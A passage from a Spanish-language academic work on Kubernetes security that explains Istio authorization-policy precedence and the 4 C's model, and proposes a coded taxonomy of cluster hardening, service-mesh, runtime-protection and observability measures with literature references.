

Figura 27. Precedencia de las políticas de autorización de Istio. (Fuente: istio.io)

Precedencia de la políticas de autorización:
Las funcionalidades de autorización de Istio son habilitadas de manera predeterminada, ya que están disponibles desde la instalación. Un aspecto a destacar es que en este estado inicial de la malla, todas las peticiones son permitidas dado que los workloads sin políticas de autorización asociadas autorizan todo el tráfico por defecto.
Como fue mencionado antes, las acciones soportadas por las políticas de autorización son de tipo ALLOW, DENY y CUSTOM. Para securizar nuestros *workloads* es posible aplicar múltiples políticas, cada una con una acción diferente. El mecanismo de verificación de políticas de autorización en Istio se realiza por capas; específicamente en este orden: CUSTOM, DENY, y finalmente ALLOW.
Para cada uno de estos tipos de acción, Istio comprueba primeramente en las políticas con la acción en cuestión. A continuación, comprueba si el contexto de la petición coincide con la especificación de la política. Si una petición no coincide con una política en una de las capas, la comprobación continúa en la siguiente capa. Dicho proceso se encuentra bien detallado en la Figura 27.

9.4.5.4. Buenas prácticas de seguridad

Mediante las funcionalidades de Istio antes mencionadas, es posible añadir una capa adicional de seguridad a nuestro *cluster*. Al igual que en Kubernetes, se definen en la literatura buenas prácticas y principios de seguridad que pueden ser aplicados en Istio. A continuación se abordan con cierta brevedad estos aspectos, aunque más detalles pueden consultarse en [322], [323].

Defensa en profundidad (*defense in depth*):
De manera general, Istio representa una capa adicional de seguridad complementaria a las estrategias de *hardening* y la seguridad en tiempo de ejecución para Kubernetes. Diversas funcionalidades avanzadas como la autenticación, la autorización y el control del tráfico norte-sur (*ingress* y *egress*) son estrategias que contribuyen a la puesta en práctica de este principio.

Seguridad de confianza cero (*zero-trust security*):
En este caso, estrategias como la comunicación mediante *mutual TLS* y la restricción del tráfico entre servicios mediante RBAC (AuthN y AuthZ) contribuyen a lograr una seguridad de confianza cero.

Principio de privilegio mínimo (*principle of least privilege*):
Mediante sus políticas de autenticación y autorización, Istio permite tener un control granular de las acciones que pueden ser llevadas a cabo en la malla. Al igual que en Kubernetes, se recomienda dar a los usuarios y servicios, los privilegios mínimos necesarios para desempeñar su función de manera satisfactoria.

Defensa de objetivos móviles (*moving target defense*):
Como se ha visto con anterioridad, Istio realiza la rotación de los certificados utilizados en las funcionalidades relacionadas con la identidad y la gestión de los certificados (e.g. la comunicación mediante *mutual TLS*).

10. Propuesta de buenas prácticas para la seguridad en Kubernetes

Como hemos analizado en apartados anteriores, debido a la gran superficie de ataque y los diversos elementos a tener en cuenta en seguridad de la configuración (también conocido como *hardening*), seguridad en tiempo de ejecución, etc., resulta difícil definir de manera concisa los posibles aspectos a tener en cuenta para afrontar la seguridad en Kubernetes.
Existen muchas fuentes en la literatura como la documentación oficial de Kubernetes [324], [325], libros especializados [256], [284], [326], reportes y guías de seguridad [131], [327]–[329], entradas de blogs, entre otras; todas enfocadas en el tema de la seguridad en Kubernetes, por lo que el cúmulo de información al respecto es bastante considerable. No obstante, hasta donde se ha revisado en este trabajo, no existe un consenso (o un acuerdo común) respecto a una taxonomía y/o categorización bien definida y aceptada en la comunidad de medidas y buenas prácticas de seguridad en Kubernetes.
En esta sección se sintetizan y se estructuran apropiadamente las buenas prácticas analizadas para abordar la seguridad en Kubernetes atendiendo a distintas áreas claves identificadas durante la revisión de la literatura.

10.1. El modelo de las 4 C's aplicado a Kubernetes

Como se ha descrito anteriormente en este trabajo, el tema seguridad puede ser pensado en capas (defensa en profundidad), lo cual es considerada como una buena práctica de seguridad cuando se trata de seguridad sistemas de *software*.
La seguridad en aplicaciones nativas a la nube no es una excepción a esto. Por tanto, el modelo de las 4 C's (*Cloud*, *Cluster*, *Container*, y *Code*) ha sido adaptado a este nuevo tipo de aplicaciones [107].
Kubernetes es la herramienta más utilizada hoy en día en la orquestación de contenedores en la nube. Como se planteó en secciones anteriores, el modelo de las 4 C's ha sido utilizado de manera efectiva para modelar la seguridad de Kubernetes [106].



Figura 28. Modelo de las 4 C's aplicado a Kubernetes. (Fuente: trendmicro.com)

Conforme al modelo de las 4 C's, la seguridad en Kubernetes puede analizarse en cuatro capas (ver Figura 28):

- [**CLOU**] ***Cloud***: concierne a la infraestructura en la nube como VPS, *Firewall*, etc.

- [**KUBE**] ***Cluster*:** concierne al *cluster* de Kubernetes en sí.
- [**CONT**] ***Container*:** concierne a las imágenes de los contenedores y sus permisos.
- [**CODE**] ***Code*:** concierne a la seguridad de la aplicación.

A continuación se ofrece una guía u orientación general de los aspectos fundamentales del impacto en temas de seguridad de cada una de las capas, pero queda por cuenta del lector, indagar en profundidad a partir de las referencias proporcionadas.
Es importante destacar que todas las capas impactan en la seguridad de Kubernetes. No obstante, como se detalló en los objetivos del trabajo, centraremos nuestra atención en la seguridad en la capa de *Cluster*.

Cloud (CLOU)
La nube con sus servidores y otros componentes, constituye la base sobre la cual está cimentado Kubernetes [107], [330]. Si esta capa de *Cloud* es vulnerable o es configurada de una manera deficiente, no se tiene garantía alguna de que ningún componente (en nuestro caso Kubernetes) sobre la misma sea seguro.

Cluster (KUBE)
Resulta evidente que la seguridad en esta capa es de vital importancia y proteger nuestro *cluster* de Kubernetes de operaciones maliciosas o accidentales contribuye positivamente a la seguridad en general [107], [331].

Container (CONT)
Para poder ejecutar contenedores en Kubernetes, resulta imperativo un *Container Runtime Engine* (CRE). Los aspectos claves a tener en cuenta giran en torno a saber si se tienen imágenes “seguras”, si éstas son de fiar y si están siendo ejecutadas con los privilegios adecuados [107], [332].

Code (CODE)
El código de nuestras aplicaciones (o *application security*) es la capa sobre la cual las organizaciones tienen mayor control. El código es el núcleo de nuestros sistemas y es la principal superficie de ataque sobre la que se centrarán los atacantes una vez determinado que el resto de los componentes han sido correctamente protegidos [107], [333].

10.2. Medidas de seguridad a nivel de “Cluster”

En lo referente en la literatura a cómo enfocar la seguridad en la capa de *Cluster*, hay dos propuestas principales. Por una parte [107], existen tres áreas principales del *cluster* a las cuales se le debe prestar atención: los componentes del *cluster*, las aplicaciones del *cluster* y la comunicación de red del *cluster*. Por otra parte [331], se consideran relevantes dos áreas: los elementos del *cluster* (componentes + red) y las aplicaciones del *cluster* (servicios + red).
En este trabajo adoptaremos las propuestas del equipo de Kubernetes [331] en su propia documentación oficial. Por otra parte, vale notar que el aspecto de la comunicación de red está considerado en ambas áreas del *cluster*.
El enfoque para la seguridad del *cluster* propuesto en [331] toma en consideración dos factores importantes:

- [**INFR**] ***Infrastructure*:** los componentes del *cluster* (la infraestructura del *cluster*) y la comunicación entre dichos componentes (la comunicación de red del *cluster*). Ambos elementos conforman una suerte de *capa de infraestructura*.
- [**WRKL**] ***Workloads*:** las aplicaciones o servicios desplegados, los cuales conforman una *capa de aplicación*.

Por otra parte, de manera independiente a la capa que pertenezca una medida o control de seguridad (**INFR** o **WRKL**), éstos pueden representar modos de protección diferentes. Dependiendo del momento en que se aplica la medida de seguridad respecto a la ocurrencia de un incidente o evento de seguridad, su clasificación pudiera ser:

- **Aplicación previa al incidente:** la medida se considera que es de modo preventivo o de *hardening*.
- **Aplicación durante o posterior al incidente:** la medida se considera que es de modo proactivo o de *runtime*.

Esta última clasificación tomará precedencia ante la propuesta anterior, pues facilita el proceso de categorización de medidas en función del momento apropiado para su aplicación. A continuación se muestra a modo de taxonomía dicha organización jerárquica.



Figura 29. Categorización de medidas de seguridad en la capa KUBE.

En las secciones posteriores se enumeran buenas prácticas de seguridad a nivel del *cluster* de Kubernetes, representadas por familias de medidas aplicables a los aspectos de seguridad sensibles identificados en la literatura. Cada familia de medidas consta de varias medidas concretas (y en algunos casos sub-medidas) de seguridad que pueden ser complementarias o no, y que permiten remediar y/o mitigar los problemas de seguridad que se pueden presentar en estos elementos susceptibles a ser vulnerados.

10.2.1. *Hardening*

Como se ha mencionado anteriormente, en esta categoría las medidas de seguridad se agrupan a nivel de dos capas: la *capa de infraestructura* del *cluster* (INFR) y la *capa de aplicación* desplegada (*workloads*) en el cluster (WRKL). Cabe resaltar que los acrónimos empleados (WRKL e INFR) forman parte de la codificación introducida para la localización y

posterior discusión de las medidas de seguridad propuestas en los apartados del capítulo de **diseño experimental**.

10.2.1.1. Seguridad en la capa de infraestructura

A continuación se listan las medidas de seguridad propuestas que han sido consensuadas a partir de la literatura existente respecto al tema[15]:

[KUBE_INFR_01]: Controlar el acceso al kube-apiserver [163].
Dado que Kubernetes está mayormente sustentado por APIs, controlar y limitar quién tiene acceso y qué acciones tienen permitido realizar es la primera línea de defensa. Existen diversas medidas y controles de seguridad para lograr este objetivo:

- [**KUBE_INFR_01a**]: Utilizar TLS para todo el tráfico del API [334].
- [**KUBE_INFR_01b**]: Emplear un mecanismo de autenticación (AuthN) al API adecuado [335].
    - [**KUBE_INFR_01b1**]: Configurar la autenticación externa al *kube-apiserver* (OpenID, etc.)
    - [**KUBE_INFR_01b2**]: Deshabilitar la autenticación anónima (`--anonymous-auth=false`).
- [**KUBE_INFR_01c**]: Emplear un mecanismo de autenticación (AuthZ) al API adecuado [336].
- [**KUBE_INFR_01d**]: Habilitar los *Admission Controllers* [171].
- [**KUBE_INFR_01e**]: Empleo de motores de políticas como OPA/Gatekeeper o Kyverno [174], [337].

[KUBE_INFR_02]: Controlar el acceso al kubelet (plano de control y nodos) [338].
Los *kubelets* exponen endpoints vía HTTPS que permitirían obtener el control del nodo y los contenedores. Los clusters en producción deberían habilitar la autenticación (AuthN) y autorización (AuthZ) en el *kubelet*.

[KUBE_INFR_03]: Restringir el acceso a etcd [339].
El acceso a escritura en etcd es equivalente a obtener privilegios de *root* sobre todo el *cluster*, y un acceso de lectura también puede ser escalado a la situación anterior. Las medidas y controles para hacer cumplir con esto se listan:

- [**KUBE_INFR_03a**]: Separar y aislar detrás de un firewall el *cluster* de *etcd*.
- [**KUBE_INFR_03b**]: Restringir el acceso a la instancia *master* de *etcd*.
    - [**KUBE_INFR_03b1**]: Utilizar instancias diferentes de etcd para componentes que no sean de *master*.
    - [**KUBE_INFR_03b2**]: Utilizar ACLs de *etcd* para restringir el acceso de lectura y escritura a un subconjunto del espacio de las llaves.

[KUBE_INFR_04]: Restringir el acceso a funcionalidades en estado 'alpha' o 'beta' [340].
Las funcionalidades en estado *alpha* y *beta* en Kubernetes se encuentran bajo desarrollo activo, por lo que pueden presentar *bugs* que provoquen problemas de seguridad. Se recomienda realizar un análisis de riesgo-beneficio para determinar si vale la pena su uso.

[15] De manera general, orientadas a proteger todo componente configurable del *cluster*.

[KUBE_INFR_05]: Rotar las credenciales de infraestructura con frecuencia [341]–[343].
Mientras menor es el tiempo de vida de un secreto o credencial, resulta más difícil para un atacante hacer uso de la misma. Se recomienda utilizar un proveedor de autenticación que pueda controlar el tiempo de vida de los *tokens* y reducir dicho tiempo al máximo. Esta política se encuentra en consonancia con la estrategia de *Moving Target Defenses* (MTD).

[KUBE_INFR_06]: Proteger Secrets y Config Maps [206], [344].
Los *Secrets* y *Config Maps* contienen información sensible necesaria para que funcionen las aplicaciones en el *cluster*. Por tanto, es imperativo implantar estrategias de protección para proteger dichos recursos:

- [**KUBE_INFR_06a**]: Cifrar *Secrets* en reposo [345], [346].
- [**KUBE_INFR_06b**]: Emplear un KMS [347] para la gestión de los *Secrets* [206]. Se pueden usar tanto los de código abierto como HashiCorp Vault [207] y Cyberark Conjur [208] o los ofrecidos por los proveedores de servicios en la nube como AWS Secrets Manager [348], Google Secret Manager [349], Azure Key Vault [350], etc.
- [**KUBE_INFR_06c**]: Controlar el acceso a los Config Maps mediante RBAC [344].

[KUBE_INFR_07]: Suscribirse a alertas de actualizaciones de seguridad y reportes de vulnerabilidades [351].
Se recomienda unirse a grupos como [352] para recibir correos electrónicos sobre anuncios de seguridad.

10.2.1.2. Seguridad en la capa de aplicación

A continuación se listan las medidas de seguridad propuestas que han sido consensuadas a partir de la literatura existente respecto al tema[16]:

[KUBE_WRKL_01]: Aplicar autorización (AuthZ) a los Service Accounts mediante RBAC [169].
Las políticas de RBAC por defecto otorgan permisos limitados a componentes del plano de control (nodos, controladores, etc.), pero no otorgan permisos a *Service Accounts* fuera del namespace *kube-system* (más allá de permisos básicos otorgados a todos los usuarios autenticados).
Es posible asignar roles particulares a los *Service Accounts* según se necesite. Aquellos roles más granulares proporcionan una mayor seguridad, pero requieren de más esfuerzo para su administración. En cambio, los más permisivos pueden dar acceso innecesario al API, pero son más fáciles de gestionar.

[KUBE_WRKL_02]: Aplicar autenticación (AuthN) a peticiones de crear *workloads* [164].
La autenticación (AuthN) de las peticiones al *kube-apiserver* y el *kubelet* es la primera línea de defensa para proteger el *cluster* de qué tipos de *workloads* son desplegados [164]. Sin estos controles, los atacantes pudieran abusar de esto y desplegar *workloads* maliciosos como *backdoors*, la minería de criptomonedas, etc.

[KUBE_WRKL_03]: Gestión adecuada de los Secrets a nivel de aplicación [353].

[16] De manera general, orientadas a proteger aspectos relacionados con las aplicaciones.

Esta medida de seguridad se enfoca en estrategias aplicables para proteger los *Secrets* a nivel de aplicación (*workloads*). Una vez que los *Secrets* son inyectados en el contenedor de la aplicación, su valor se encontrará en texto plano. Por tanto, las aplicaciones necesitan proteger el valor de un *Secret* una vez leído del volumen. A continuación algunos controles aplicables en este contexto:

- [**KUBE_WRKL_03a**]: Evitar el registro de *Secrets* y credenciales (en los logs de los pods, etc.) [344], [354].
- [**KUBE_WRKL_03b**]: Evitar enviar información de los *Secrets* a terceros que no son de fiar.

[KUBE_WRKL_04]: Controlar las capacidades de un *workload* o un usuario en tiempo de ejecución [355].
La autorización en Kubernetes está diseñada para operar a un alto nivel, centrada en qué acciones pueden realizarse sobre los recursos del *cluster*. Existen controles más potentes y granulares a modo de políticas para limitar por caso de uso cómo éstos objetos (instancias de recursos) interactúan con el *cluster* y con otros recursos. A continuación se listan algunos controles al respecto:

- [**KUBE_WRKL_04a**]: Limitar el uso de recursos en el *cluster* [356], [357].
    - [**KUBE_WRKL_04a1**]: Aplicar *resource quotas* [21].
    - [**KUBE_WRKL_04a2**]: Aplicar *limit ranges* [358].
- [**KUBE_WRKL_04b**]: Controlar los privilegios de los contenedores [359].
    - [**KUBE_WRKL_04b1**]: Buenas prácticas en el apartado de *Security Context* de un pod o contenedor [194].
    - [**KUBE_WRKL_04b2**]: Buenas prácticas en las políticas de seguridad de los pods, ya sea mediante *Pod Security Policies* (PSP)[17] [195] o el nuevo *Pod Security Standards* (PSS) [360].
- [**KUBE_WRKL_04c**]: Evitar que los contenedores carguen módulos del kernel no deseados [361].
- [**KUBE_WRKL_04d**]: Restringir la comunicación de red de las aplicaciones [362].
    - [**KUBE_WRKL_04d1**]: Aplicar políticas de red para controlar el acceso a la red [38].
- [**KUBE_WRKL_04e**]: Restringir el acceso al API de metadatos en la nube [363].
    - [**KUBE_WRKL_04e1**]: Aplicar políticas de red para controlar el acceso al API de metadatos [38].
- [**KUBE_WRKL_04f**]: Controlar qué nodos albergan qué pods[18] [364].

[KUBE_WRKL_05]: No emplear pods desligados (a ***ReplicaSets*** o ***Deployments***) [365].

[KUBE_WRKL_06]: Aplicar TLS al Ingress de Kubernetes para proteger los *workloads* expuestos a internet [366], [367].

[KUBE_WRKL_07]: Proteger la comunicación entre los componentes del *workload* con *Mutual TLS* (mTLS) [125].

[17] Los PSP están obsoletos a partir de la v1.21 de Kubernetes.
[18] Particularmente útil en escenarios donde se necesita cumplir con la RGPD.

[KUBE_WRKL_08]: Proteger el *Software Supply Chain* (la cadena de suministro de *software*) [368].

- [**KUBE_WRKL_08a**]: Asegurar la cadena con herramientas *open-source* como Grafeas [154] + Kritis [155].
- [**KUBE_WRKL_08b**]: Asegurar la cadena con opciones de proveedores en la nube como Binary Authorization de Google [153].

10.2.2. Protección en ejecución

Las medidas de seguridad recomendadas en la sección anterior están diseñadas para ser aplicadas durante un proceso de *hardening*, en otras palabras, aplicadas usualmente en la etapa de configuración del *cluster* antes de que el mismo esté listo para producción.
Las medidas y controles de seguridad recomendados en este apartado están diseñados para brindar una protección activa en tiempo de ejecución (**R**u**NT**i**M**e) ante amenazas no esperadas. Las medidas se agrupan en tres áreas importantes que contribuyen de manera considerable a la seguridad en tiempo de ejecución.
A continuación se proponen varias medidas de seguridad definidas a partir de la literatura existente respecto al tema.

10.2.2.1. Configurar una malla de servicios

Uno de los aspectos importantes para contribuir a la seguridad de Kubernetes vistos con anterioridad es la implantación y configuración de una malla de servicios (**RNTM_SVCM**) como Istio [281]. Las medidas y controles se listan a continuación:

[RNTM_SVCM_01]: **Cifrar comunicación entre servicios mediante mTLS en Istio** [369].
En arquitecturas de microservicios, uno de los retos más frecuentes es el de asegurar la comunicación entre cualquier par de servicios. Una variante a considerar es la de gestionar la seguridad en la capa de aplicación, lo cual tiene obvias desventajas como el uso de tiempo de desarrollo para otras cosas que no sean implementar la lógica del negocio, la mantenibilidad, etc.
Es precisamente en este escenario donde mallas de servicios como Istio entran en escena. De una manera sencilla, Istio ofrece una solución para la autenticación entre dos servicios mediante *mTLS*.

[RNTM_SVCM_02]: **Aplicar estrategias de gestión de tráfico para lograr resiliencia y fiabilidad** [370].
Aplicar estrategias de gestión de tráfico con Istio permite obtener un mayor control del tráfico en nuestra infraestructura. Al operar en una capa de abstracción superior (capa L7), Istio contribuye a que nuestras aplicaciones sean más robustas.
Ejemplos a destacar es la resiliencia ante fallos de red de servicios dependientes, limitar el flujo de tráfico para evitar el uso excesivo de recursos y así mitigar ataques de DDoS entre otros. En fin, estas funcionalidades permiten a nuestras aplicaciones operar de manera fiable y soportar que errores puntuales (ya sean reales o artificialmente introducidos [298]) produzcan un efecto dominó en nuestra arquitectura.

[RNTM_SVCM_03]: **Emplear estrategias de control al tráfico recibido** [371].
De manera análoga a cómo es regulado el tráfico a nivel de capa L3-L4 con las políticas de red de Kubernetes, es recomendable aplicar estrategias de control al tráfico a nivel de capa

L7 con Istio. En otras palabras, controlar a dónde puede ir el tráfico en nuestra malla.
El modelo de control de acceso en Istio se establece mediante las *AuthorizationPolicy*, las cuales pueden ser empleadas, entre otras cosas, para regular el tráfico entre *workloads* y dentro del propio *workload*.
Istio opera a nivel de capa de aplicación, lo cual tiene sus ventajas. Dado que su proxy de acceso (Envoy), entiende diversos protocolos, los atributos sobre los que se puede definir una política de control es más amplio. Dicha flexibilidad permite definir políticas basadas en métodos HTTP, URIs y encabezados HTTP [372].

[RNTM_SVCM_04]: **Emplear RBAC para la autenticación (AuthN) y autorización (AuthZ)** [373].
De manera complementaria al RBAC de Kubernetes, también es posible aplicar RBAC en Istio para tareas de AuthN y AuthZ. En Istio las políticas de RBAC se modelan y se hacen cumplir mediante *AuthorizationPolicy* al igual que las estrategias de control de tráfico.
En este caso, el objetivo del control es regular *quién* puede acceder y *qué* puede hacer ese sujeto en la infraestructura. Para lograrlo, se recomienda implantar una buena política de gestión de tokens (JWT) [374] combinado con RBAC para la protección del *cluster*.

[RNTM_SVCM_05]: **Fortalecer la configuración de la malla de servicios** [375].
Al igual que se ha hecho con Kubernetes en este trabajo, es también recomendable llevar a cabo estrategias de *hardening* de la configuración de Istio. Para ello, se recomienda la guía de evaluación de la seguridad de Istio [375].
Las recomendaciones estratégicas ofrecidas en el presente trabajo han sido incorporadas en cierta manera a partir de la documentación de Istio en su guía de buenas prácticas de seguridad [322]. Combinando estas dos fuentes, es posible configurar Istio para cumplir con estándares de seguridad de entornos seguros.

10.2.2.2. Configurar protección activa tipo IPS

A pesar de haber aplicado todos los controles y medidas de seguridad considerados en una etapa de *hardening*, el trabajo de seguridad no termina ahí. Ante un evento de intrusión, es necesario implantar algún tipo de protección activa (**RNTM_IPS**) que nos permita neutralizar al atacante en tiempo real. Las medidas y controles recomendadas para este propósito se listan a continuación:

[**RNTM_IPS_01**]: **Emplear soluciones que brinden protección tipo IPS** [376].

- [**RNTM_IPS_01a**]: Implantar seguridad en tiempo de ejecución nativa en la nube con Falco [377].
- [**RNTM_IPS_01b**]: Implantar un motor de respuesta en Kubernetes basado en Falco [378].
- [**RNTM_IPS_01c**]: Utilizar herramientas para agregar seguridad al entorno de ejecución de los contenedores como gVisor [379], [380], Bottlerocket [136], [381] o Firecracker [382].

[**RNTM_IPS_02**]: **Implantar plataformas avanzadas de protección activa**.
Estas plataformas avanzadas están diseñadas con Kubernetes y los contenedores en mente. Entre ellas cabe destacar las ofrecidas por Aqua [383], Sysdig [384], Palo Alto Prisma Cloud [385], Neuvector [386], etc.

10.2.2.3. Agregar capacidades de observabilidad

La observabilidad en tiempo de ejecución (**RNTM_OBSV**) constituye un aspecto importante en la seguridad, pues permite al equipo de seguridad comprender lo que ocurre en nuestro sistema. Las medidas y controles recomendados para garantizar dicha observabilidad en Kubernetes se presentan a continuación:

[**RNTM_OBSV_01**]: **Configurar el monitoreo y la observabilidad en el *cluster***.

- [**RNTM_OBSV_01a**]: Configurar *metrics-server* [227], *kube-state-metrics* y las métricas para los componentes de Kubernetes [234].
- [**RNTM_OBSV_01b**]: Implantar Prometheus [387] y Grafana [388] para el monitoreo y la observabilidad del *cluster*.
- [**RNTM_OBSV_01c**]: Implantar Istio y Kiali [389] para el control y la observabilidad de la malla de servicios.

[**RNTM_OBSV_02**]: **Habilitar y almacenar *Logs* y *Events* del *cluster***.

- [**RNTM_OBSV_02a**]: Habilitar y configurar adecuadamente los *logs* de auditoría (*Audit Logs*) del *cluster* [180].
- [**RNTM_OBSV_02b**]: Almacenar y exportar *Events* para la observabilidad y alertas [390], [391].

[**RNTM_OBSV_03**]: **Habilitar y configurar las trazas distribuidas**.
Las trazas distribuidas constituyen una fuente invaluable para entender cómo cada petición pasa a través de nuestra aplicación distribuida, contribuyendo finalmente a mejoras en el rendimiento y la fiabilidad.
Se recomienda adherirse a estándares en la industria como OpenTelemetry [238] y en el caso de las mallas de servicio como Istio, utilizar *addons* como Jaeger [392] o Zipkin [245] que pueden ser integrados fácilmente.

10.3. Compendio de medidas de seguridad

Las medidas y controles de seguridad propuestos en secciones anteriores corresponden a una revisión de la literatura hasta agosto de 2021, por lo que pudiera cambiar en un futuro cercano debido al ritmo acelerado de desarrollo de Kubernetes.
Las medidas propuestas han sido categorizadas jerárquicamente a modo de taxonomía (ver Figura 30) y un compendio de las mismas se presenta a continuación (ver Tabla 4). Se recomienda utilizar dichas familias de medidas como una lista de control a seguir para fortalecer el nivel de seguridad de nuestro *cluster* de Kubernetes.
Un aspecto relevante a mencionar es que todas las medidas de protección recomendadas deben considerarse necesarias pero no suficientes por sí mismas, ya que deben aplicarse de manera complementaria (el principio de defensa en profundidad) a los CIS Benchmarks para Kubernetes [210], ya sea tanto para *clusters* en las propias instalaciones (*on-premise*) como para soluciones administradas en la nube (EKS, GKE, etc.).

